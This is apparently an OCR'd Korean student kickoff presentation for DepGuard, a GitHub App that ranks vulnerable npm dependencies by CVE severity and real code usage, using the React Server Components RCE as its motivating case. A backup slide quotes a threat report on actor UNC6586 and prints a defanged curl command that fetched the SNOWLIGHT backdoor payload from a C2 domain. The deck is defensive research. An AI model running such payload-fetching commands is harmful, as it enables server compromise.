DepGuard

AI 기반 웹 애플리케이션 취약 의존성 위험도 분석 GitHub App 프로젝트

GitHub 저장소의 의존성 파일과 코드 사용 맥락을 함께 분석하여
실제로 먼저 대응해야 할 취약 라이브러리를 제시하는 서비스

2026-봄 융합보안프로젝트C 착수 보고
김민서

문제의식: 실제 서비스에서 관찰한 위협


Motivation

25년 12월, 실제 운영 중인 서비스에서…

1. 취약 라이브러리 포함 배포
2. 외부 접근 시도 발생
3. 다행히(?) 피해는 크지 않았음
4. **우선 대응 필요 인식** - 취약 라이브러리 존재만으로 운영 환경이 즉시 공격 표적이 될 수 있음을 경험

실제 서비스 관점에서 먼저 대응할 의존성을 알려 줄 도구의 필요성

- React Server Component
  - 19.0.0
    19.1.0, 19.1.1
    19.2.0
- Next.js
  - 15.0.0부터 15.0.4까지
    15.1.0부터 15.1.8까지
    15.2.0부터 15.2.5까지
    15.3.0부터 15.3.5까지
    15.4.0부터 15.4.7까지
    15.5.0부터 15.5.6까지
    16.0.0부터 16.0.6까지



이 취약점은 React 서버 컴포넌트의 Flight 프로토콜이 클라이언트로부터 받은 데이터를 역직렬화하는 과정에서 발생하는 원격 코드 실행 취약점이다. 관련 CVE 식별자는 CVE-2025-55182 및 CVE-2025-66478(Rejected)이며, CVSS 10.0 만점의 치명적(Critical) 위험도로 평가되었다. 가장 심각한 점은 공격자가 별도의 인증 절차 없이 특수하게 조작된 HTTP 요청 한 번만으로 서버에서 임의의 코드를 실행할 수 있다는 것이다.

왜 단순 취약점 조회만으로는 부족한가?

Problem

의존성 구조는 복잡하다

직접 의존성 / 전이 의존성

lockfile이 없으면…

파악 어려움

의존성 수는 많다

리포지터리 하나에서도 수십 개 이상의 패키지

결과를 그대로 보여주면 실무 대응이 어렵다

알림 과다

맥락은 보이지 않는다

CVSS가 높더라도 실제로 import 되지 않거나

취약 API를 사용하지 않으면 우선순위가 달라질 수 있다

context 부재

우선순위는 모호하다

운영자는 지금 무엇부터 수정해야 하는지

patch 가능성과 실제 사용 여부를 함께 봐야 한다

판단 부담

(예시)
package.json에만 존재
실제 import 흔적 없음

(예시)
import 확인 + route handler 내부 사용
외부 입력과 연결 가능

같은 CVE라도
실제 우선순위는 달라질 수 있음

공개 취약점의 “존재 여부”보다 실제 코드에서 “사용되고 있는지”와 “먼저 수정해야 하는지”를 함께 판단해야 한다

프로젝트 목표와 범위

Goal

프로젝트 목표

GitHub App 형태로 저장소를 연동하여
npm 의존성과 코드 사용 맥락을 함께 분석하고
개발자가 먼저 수정해야 할 취약 라이브러리를 우선순위화한다

포함 범위

- npm 기반 웹 프로젝트 분석
- manifest / lockfile 기반 버전 해석
- OSV, NVD, GitHub Advisory 매핑
- AI 보조 usage context 판별 및 레포트 생성

핵심 차별점

단순 취약 라이브러리 사용 여부를 넘어,
정적 탐지로 수집한 import/require 존재 여부, 취약 관련 함수 사용 등 관련 코드 조각을 추출해
LLM이 **실제 사용 맥락**을 해석하여 우선순위를 산정한다

→ 지금 당장 수정해야 할 패키지를 강조하는 실전 서비스 지향

시스템 아키텍처

Architecture


입력 수집
GitHub App
Webhook / 수동 요청

의존성 추출
manifest / lockfile
버전 정규화

취약점 매핑
OSV / NVD / Advisory
취약 버전 범위 매칭

Usage Context 분석
import 탐지
API usage 조각 수집
LLM 해석

위험 우선순위
rule-based scoring
설명 생성



LLM의 역할은 보조 해석

정규식 또는 AST 기반으로 수집한 코드 조각을 읽고
취약 라이브러리가 실제 처리 경로에서 쓰이는지 해석

최종 판정은 규칙 기반으로

usage evidence와 patchability를 더한
규칙 기반 점수로 우선순위를 산정

결과 제공 방식

출력: 취약 의존성 목록, 우선순위 등급,
수정 권고 버전, usage context 요약

위험 우선순위화 방법

Risk Prioritization

우선순위 산정 요소

취약점 심각도
CVSS 또는 advisory severity

의존성 유형
direct dependency 우선

Import 여부
코드 내 import 확인

실제 사용 맥락
LLM이 사용 맥락 보조 해석, 어떤 영향을 주는지

패치 가능성
fixed version 존재 여부

AI 사용 위치

LLM은 “이 라이브러리가 실제로 사용되고 있는가”를 해석하는 단계에만 참여
import 흔적, API usage 조각, 요청 처리 문맥을 읽고 evidence level을 보조 판정

최종 severity 결정은 rule-based scoring이 담당

Usage evidence level 예시

Level	판단 기준	우선순위 영향
0	package file에는 있으나 import 흔적 없음	낮음
1	import 확인. 관련 API usage는 불명확	중간
2	취약 API 또는 보안 관련 함수 usage 확인	높음
3	request path와 연결된 실제 처리 맥락 확인	매우 높음

+

취약점 심각도와 종합해 최종 우선순위 산출

기대 효과 및 기여점

Contribution

실무 동기

실제 운영 중 관찰한
위험 사례를 바탕으로
현업에서 체감한 문제가 출발점

맥락 반영

취약점 존재 여부가 아니라
실제 코드 사용 맥락을 반영해
우선순위를 제시한다

서비스 지향

GitHub App 형태로
전체 코드 및 repo URL 공개가
민감한 프로젝트에도 적용 가능

확장 가능성

초기에는 npm 중심으로 시작,
향후 다른 생태계와
추가 정책으로 확장 가능

DepGuard는 취약점 목록 나열을
"운영자가 바로 조치할 우선순위"로 바꿔주는
GitHub App 기반 웹 보안 서비스


향후 과제

- usage context 판정 정확도 평가
- 추가 생태계 지원과 정책 세분화
- PR 코멘트 UX 및 remediation 가이드 개선

학기 내 추진 일정

Timeline

착수 보고를 시작으로 취약점 API 검증 → 데모 웹앱 개발 → AI 연동 및 프롬프팅 엔지니어링 → GitHub App 개발 및 배포의 순서로 진행할 예정



DepGuard

감사합니다

AI 기반 웹 애플리케이션 취약 의존성 위험도 분석 GitHub App 프로젝트

2026-봄 융합보안프로젝트C 착수 보고
김민서

Q & A

문제의식: 실제 서비스에서 관찰한 위협


Motivation

- React Server Component
  - 19.0.0
    19.1.0, 19.1.1
    19.2.0
- Next.js
  - 15.0.0부터 15.0.4까지
    15.1.0부터 15.1.8까지
    15.2.0부터 15.2.5까지
    15.3.0부터 15.3.5까지
    15.4.0부터 15.4.7까지
    15.5.0부터 15.5.6까지
    16.0.0부터 16.0.6까지

별도의 사건에서, 중국 연계로 의심되는 위협 행위자 UNC6586은 `cURL` 또는 `wget` 을 사용하여 명령을 실행함으로써 이 취약점을 악용했으며, 이 명령은 SNOWLIGHT 다운로더 페이로드(7f05bad031d22c2bb4352bf0b6b9ee2ca064a4c0e11a317e6fedc694de37737a)를 다운로드하고 실행하는 스크립트를 검색했습니다. SNOWLIGHT는 Go로 작성된 공개 다중 플랫폼 백도어인 VSHELL의 구성 요소로, 다양한 동기를 가진 위협 행위자들이 사용해 왔습니다. GTIG는 SNOWLIGHT가 C2 인프라(예: `reactcdn.windowserrorapis[.]com`)로 HTTP GET 요청을 보내 합법적인 파일로 위장한 추가 페이로드를 검색하는 것을 관찰했습니다.

```
curl -fsSL -m180 reactcdn.windowserrorapis[.]com:443/?h=reactcdn
```

그림 1: SNOWLIGHT 페이로드를 가져오기 위해 실행된 `cURL` 명령




프로젝트 목표와 범위

Goal

> **JavaScript is used as client-side programming language by 98.8%** of all the websites.

Historical trend

This diagram shows the historical trend in the percentage of websites using JavaScript. Our dedicated trend survey shows more client-side languages usage trends.



Usage of JavaScript for websites, 20 Mar 2026, W3Techs.com